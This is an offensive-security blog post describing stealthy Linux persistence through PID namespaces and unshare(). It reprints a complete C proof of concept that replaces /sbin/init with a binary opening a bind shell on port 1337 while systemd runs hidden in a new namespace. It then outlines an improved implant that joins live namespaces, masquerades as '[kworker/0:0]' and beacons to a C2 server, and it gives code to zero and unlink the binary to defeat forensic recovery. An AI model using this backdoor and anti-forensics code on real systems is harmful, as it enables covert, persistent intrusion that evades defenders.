

## Unknown Title



## Living in the Namespace - ft. unshare ( )

Persistence in Linux has traditionally relied on familiar mechanisms `systemd services`, `cronjobs`, `bashrc/zshrc`. While effective, these approaches are noisy, leaving behind artifacts and/or triggering observable behavior through userland services. In high-assurance environments, where every byte written is logged and every process tracked, this level of exposure is unacceptable.

This idea isn't entirely new it's been done before, but it never really caught on. It's not widely used probably because earlier implementations weren't that reliable [BreachLabs](#) (afaik) were the first to write about it but their method needed a full reboot to take effect, so I played around with it, rewired the flow a bit, and found a cleaner, more flexible way to get it working, no reboot, no noisy actions.

Based on [Breachlab's blog](#) this technique uses Linux namespaces especially PID namespaces to create isolated environments like lightweight containers. By using the `unshare` a process can **separate itself from shared system resources (process IDs, mounts, IPC, UTS, etc.) and run independently**.

The clever part is replacing the system's `init /sbin/init` with a custom program that launches the real `init` (`systemd`) inside a new containerized namespace, while leaving a backdoor shell running outside it. This

means any malware running outside the container stays hidden from the normal OS view inside the container.

It's a solid technique but requires a reboot to take effect, and since noisy operations like rebooting are a no-go, the way to level things up is to auto-detect joinable namespaces by scanning for containers or services sharing the same UID namespace (or root in the host user namespace) filter accessible `/proc/*/ns/*` entries, then locate container roots and join their namespaces to launch a hidden service, and finally self-delete from the host.

# Table of Contents

## Linux Namespaces & Containerization

At the core Linux namespaces are a kernel-level isolation mechanism. They exist to allow a process (or a group of processes) to operate within a restricted view of system resources, creating isolated execution environments what we call "containers" today.

Namespaces don't virtualize the system, instead they partition global resources into per-process views so when a process enters a new namespace, it's still running on the same kernel, but its perception of the system is scoped: it might see only its own PIDs, network interfaces, mount points, or IPC objects.

The original motivation for namespaces was multi-tenant isolation to let different users or applications safely share the same host without stepping on each other. Now they're the foundation for modern container runtimes (Docker, runc, containerd) and are widely used in sandboxing, and persistence :D (not that much tho)

There are several types of namespaces

- `mnt` – Mount points (filesystem views)
- `pid` – Process IDs
- `net` – Network interfaces and stacks
- `uts` – Hostname and domain name
- `user` – UID/GID mapping (privilege isolation)

and so on, but whats under the hood?

- each of these namespace types is just a different "view" of some shared kernel resource.
- When you `unshare()` a namespace the kernel creates a fresh instance of that namespace type switches your process's pointer to it and you instantly start living in that private world.

Before going into dets, let's take a quick look at what this actually looks like on a live system.

we can run:

```
lsns # list namespaces
```

This lists all active namespaces on the system.

```
→ persistence lsns
      NS TYPE      NPROCS   PID USER      COMMAND
4026531834 time        108 16473 madvise /usr/bin/pipewire
4026531835 cgroup       108 16473 madvise /usr/bin/pipewire
4026531836 pid          95 16473 madvise /usr/bin/pipewire
4026531837 user         95 16473 madvise /usr/bin/pipewire
4026531838 uts          108 16473 madvise /usr/bin/pipewire
4026531839 ipc          108 16473 madvise /usr/bin/pipewire
4026531840 net           95 16473 madvise /usr/bin/pipewire
4026531841 mnt           82 16473 madvise /usr/bin/pipewire
4026532874 mnt            0      root
4026532877 mnt            0      root
```

Each line here is a namespace.

- NS is the namespace ID (basically a kernel inode for that namespace)
- TYPE is the kind (pid, net, mnt, etc.)
- NPROCS tells you how many processes are in it
- PID/USER/COMMAND show one representative process

If you spawn a new namespace with unshare, you'll see a new line appear with a unique NS ID, separate from the host's.

Now, let's create a new PID namespace

```
sudo unshare -pf --mount-proc bash
```

```
→ persistence sudo unshare -pf --mount-proc bash
root@hackermaybe:/home/madvise/research/persistence# id
uid=0(root) gid=0(root) groups=0(root)
root@hackermaybe:/home/madvise/research/persistence# lsns
      NS TYPE      NPROCS   PID USER      COMMAND
4026531834 time         2      1 root    bash
4026531835 cgroup         2      1 root    bash
4026531837 user         2      1 root    bash
4026531838 uts          2      1 root    bash
4026531839 ipc          2      1 root    bash
4026531840 net           2      1 root    bash
4026532891 mnt           2      1 root    bash
4026532894 pid           2      1 root    bash
root@hackermaybe:/home/madvise/research/persistence#
```

Now I'm inside a brand-new PID namespace (and a bunch of others).

Every TYPE you see here pid, net, mnt, user, etc. — is a fresh isolated view.

The `NS` column is the namespace ID (an internal kernel inode number)

`NPROCS` is how many processes are currently living in that namespace (just me and my bash shell here)

This is the “private world” I was talking about:

- You're **PID 1** inside the namespace but outside you appear as just another regular process.
- Your **mount points**, **network stack**, and **IPC space** are all isolated and hidden from the host.
- You're mapped as **UID 0** inside the user namespace (thanks to *user namespace magic*), without actually being root on the host system.

When you exit this shell, the namespace is destroyed unless you keep a process running inside it which is exactly the persistence trick we'll explore next.

So far this has just been a playground, we spun up a shiny new namespace, explored it and then tore it down when we exited the shell.

That's fun, but for persistence, *the trick is to make sure the namespace doesn't die*.

**Remember:** a namespace exists only as long as there's at least one process inside it. Kill all processes in that namespace, and it's gone — poof.

## Review of prior work

BreachLabs' 2020 detailed analysis into using `unshare()` for persistence is nothing short of ingenious they realized that by swapping a custom binary in place of `/sbin/init` they could corral the entire operating system into freshly unshared namespaces while their own backdoor remained lurking outside.

In practice, their binary spins up a bind shell on port **1337** and then calls `unshare()` with flags for PID, mount, IPC, UTS, and file descriptor namespaces. A quick `fork()` makes the child process PID 1 in the new PID namespace, and a remount of `/proc` ensures that all familiar tools `ps`, `top`, even `systemd` itself see only this isolated env.

```
#define _GNU_SOURCE

#include <sched.h>
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/mount.h>
#include <sys/socket.h>
#include <netinet/in.h>
```

```

void setup_listener(void) {
    int serv_sockfd, client_sockfd;
    struct sockaddr_in servaddr;
    pid_t pid;

    if ((serv_sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(EXIT_FAILURE);
    }

    servaddr.sin_family = AF_INET;
    servaddr.sin_port = htons(1337);
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);

    if (bind(serv_sockfd, (struct sockaddr *)&servaddr, sizeof(servaddr)) ==
-1) {
        perror("bind");
        close(serv_sockfd);
        exit(EXIT_FAILURE);
    }

    if (listen(serv_sockfd, 10) == -1) {
        perror("listen");
        close(serv_sockfd);
        exit(EXIT_FAILURE);
    }

    while (1) {
        if ((client_sockfd = accept(serv_sockfd, NULL, NULL)) == -1) {
            perror("accept");
            close(serv_sockfd);
            exit(EXIT_FAILURE);
        }

        pid = fork();
        if (pid == -1) {
            perror("fork");
            close(serv_sockfd);
            exit(EXIT_FAILURE);
        } else if (pid == 0) {
            dup2(client_sockfd, 0);

```

```

        dup2(client_sockfd, 1);
        dup2(client_sockfd, 2);

        execve("/bin/bash", NULL, NULL);
    }
}
close(serv_sockfd);
}

void setup_ns(void) {
    int flags, wstatus;
    char *new_argv[] = { "splash", NULL };
    pid_t pid;

    flags = CLONE_FILES | CLONE_NEWNS | CLONE_NEWIPC | CLONE_NEWPID |
CLONE_NEWUTS;

    if (unshare(flags) == -1) {
        perror("unshare");
        exit(EXIT_FAILURE);
    }

    pid = fork();
    if (pid == -1) {
        perror("fork");
        exit(EXIT_FAILURE);
    } else if (pid == 0) {
        if (mount("none", "/proc", NULL, MS_PRIVATE | MS_REC, NULL) == -1) {
            perror("mount");
            exit(EXIT_FAILURE);
        }
        if (mount("proc", "/proc", "proc", MS_NOSUID | MS_NOEXEC | MS_NODEV,
NULL) == -1) {
            perror("mount");
            exit(EXIT_FAILURE);
        }
        execve("/lib/systemd/systemd", new_argv, NULL);
    } else {
        waitpid(pid, &wstatus, 0);
    }
}

```

```

int main(int argc, char *argv[]) {
    pid_t pid;

    pid = fork();
    if (pid == -1) {
        perror("fork");
        exit(EXIT_FAILURE);
    } else if (pid == 0) {
        setup_listener();
    } else
        setup_ns();

    exit(EXIT_SUCCESS);
}

```

The parent process stays behind as a simple `accept()/dup2()` loop into `/bin/bash` giving attackers a hidden doorway into the host even though everyone else thinks they're "inside" the container.

Its nice but as they mentioned in their blog **"The source code provided is a PoC and shouldn't be considered a fully working example. You will figure this out when you try to reboot the machine and it hangs! Hope you enjoyed this article and learned something about Linux containerization."**

So to level things up, I decided to lean fully into Linux's namespace plumbing and automate everything in a single binary, no init replacement no reboot and minimal disk footprints. The core idea is simple:

- Sneak into any live namespace on the host that we're permitted to join.
- Drop a long-living sleeper inside that namespace so it never dies.
- Daemonize and hide the parent process under a convincing kernel-worker name.
- Beacon out over a C2 channel to let us know it's alive.

## Improved Approach

Early on the program scans `/proc` for every numeric PID and tries to open

`/proc/<pid>/ns/[user,pid,net,mnt,ipc,uts,cgroup]` If `setns()` succeeds we instantly adopt that namespace without disturbing anything on disk. This lets us piggyback on Docker containers, systemd-nspawn jails, Kubernetes pods even services you never knew existed.

We next call `unshare(CLONE_NEWUSER)` and write our UID/GID maps so that inside our own user namespace we're mapped as UID 0 `root` This gives us full powers within the joined PID, mount, and




network namespaces without ever touching the host's real root IDs.

After all of this we'll call `fork()` and `_exit(0)` pair ejects the parent while the child calls `setsid()` and renames itself with `prctl(PR_SET_NAME, "[kworker/0:0]")` all stdio is redirected to `/dev/null` so theres no terminal or log noise.

Rather than a flashy bind shell we open a `SOCK_CLOEXEC` TCP socket to `127.0.0.1:8443`(or your C2 endpoint in this case) and send a small HTTP GET to one of several innocuous-looking paths `/health`, `/status`, `/metrics` etc. and we start sleeping, then report "Completed" and exit (You can continue living there if u want too.)

In action:



```
+ persistence python3 server.py
Server listening on 0.0.0.0:8443

+ persistence ls
liquidate liquidate: poc poc.c server.py
+ persistence ps -aux | grep liquidate
madvise 257968 0.0 0.0 12452 2580 pts/0  S+ 10:01  0:00 grep --color=auto --exclude-dir=.bzr --exclude-dir=CVS --exclude-dir=.git --exclude-dir=.hg --exclude-dir=.svn --exclude-dir=.tome --exclude-dir=.tox --exclude-dir=.venv --exclude-dir=.venv ! 20200808
+ persistence lsnet
```

The quality is cooked

The left pane is `server.py` the C2 and the right pane is `liquidate` joining namespaces, mapping UIDs, daemonizing, beaconing, and finally reporting Completed.

But the demo doesnt actually shows when the binary deletes itself so lets explain.

## Self Deletion 4fun

Once our sleeper is safely tucked away inside a live namespace, and the parent has ghosted itself as `[kworker/0:0]` (not reliable tho) we can go one step further and remove every trace of our on-disk binary



The

trick is to overwrite the executable's contents with zeros then unlink it, all while the child keeps running in memory.

You can also do chroot or mount-namespace deletion, it means inside the private mount namespace `mount --bind` your binary somewhere delete it there and then unmount the namespace. **The host never saw the file you wiped**  
e-g

```
mount --bind mybinary /mnt/tmp/bin; cd /mnt/tmp; unlink bin; umount /mnt/tmp
```

Lets continue with the zeroing, before we explain why, we need to explain how.

- First it opens `/proc/self/exe`  
In Linux, `/proc/self/exe` is a special symlink to the running program's binary. If you open it with `O_RDONLY | O_CLOEXEC` you get a file descriptor that holds the file's inode open, even if you delete the file on disk.
- Then Overwrite the binary contents  
With the fd in hand `fstat()` it to learn the file size. Then `lseek(fd, 0, SEEK_SET)` and loop writing zero bytes until you've covered the entire length.

```
struct stat st;
fstat(fd, &st);
size_t size = st.st_size;
const void *zeros = calloc(1, 4096);

lseek(fd, 0, SEEK_SET);
size_t written = 0;
while (written < size) {
    size_t chunk = (size - written > 4096) ? 4096 : (size - written);
    write(fd, zeros, chunk);
    written += chunk;
}
free((void*)zeros);
```

it zeroes out the on disk image, so even if someone finds the file later, its nothing but nulls.

- Lastly Unlink the file

```
unlink("/path/to/your/binary");
```

The directory entry vanishes immediately but your child process continues running because the kernel keeps the inode alive as long as fd remains open.

**Why This Works?** because Linux tracks how many fd's and directory entries point to each inode, unlinking removes one reference but the fd from `/proc/self/exe` keeps it alive until you close it.

okay so why we write zeros ?

Because simply deleting a file doesn't actually wipe its contents off disk, most filesystems just remove the directory entry leaving the data blocks intact until they get overwritten by something else. And that's exactly why we zero it out before we delete it. And if we're zeroing out those blocks first, we're actually doing two things

- Erasing the code so that even if someone does a raw block-level carve or uses undelete tools, all they'll find is zeros, not our ELF headers or code.
- Masking the footprint by keeping the inode size and block allocation the same. we don't shrink the file (which can look suspicious in metadata) blah blah blah

## Conclusion

I don't know what usually goes here but we started by poking around Linux's built-in containerization primitives and saw how BreachLabs first weaponized `unshare()` by swapping out `/sbin/init` for a bind shell backdoor their PoC showed that namespaces aren't just for Docker, they're a stealth persistence mechanism in their own way.

But the reboot requirement and init replacement make their approach too loud. So it needed just a minor tweak, all creds to breachlabs and gcc

[BreachLabs Twitter](#) dead from 2024 i guess

[My twitter](#)

## The PoC

<https://github.com/0pepsi/Linux-persistence>

Thank u for reading.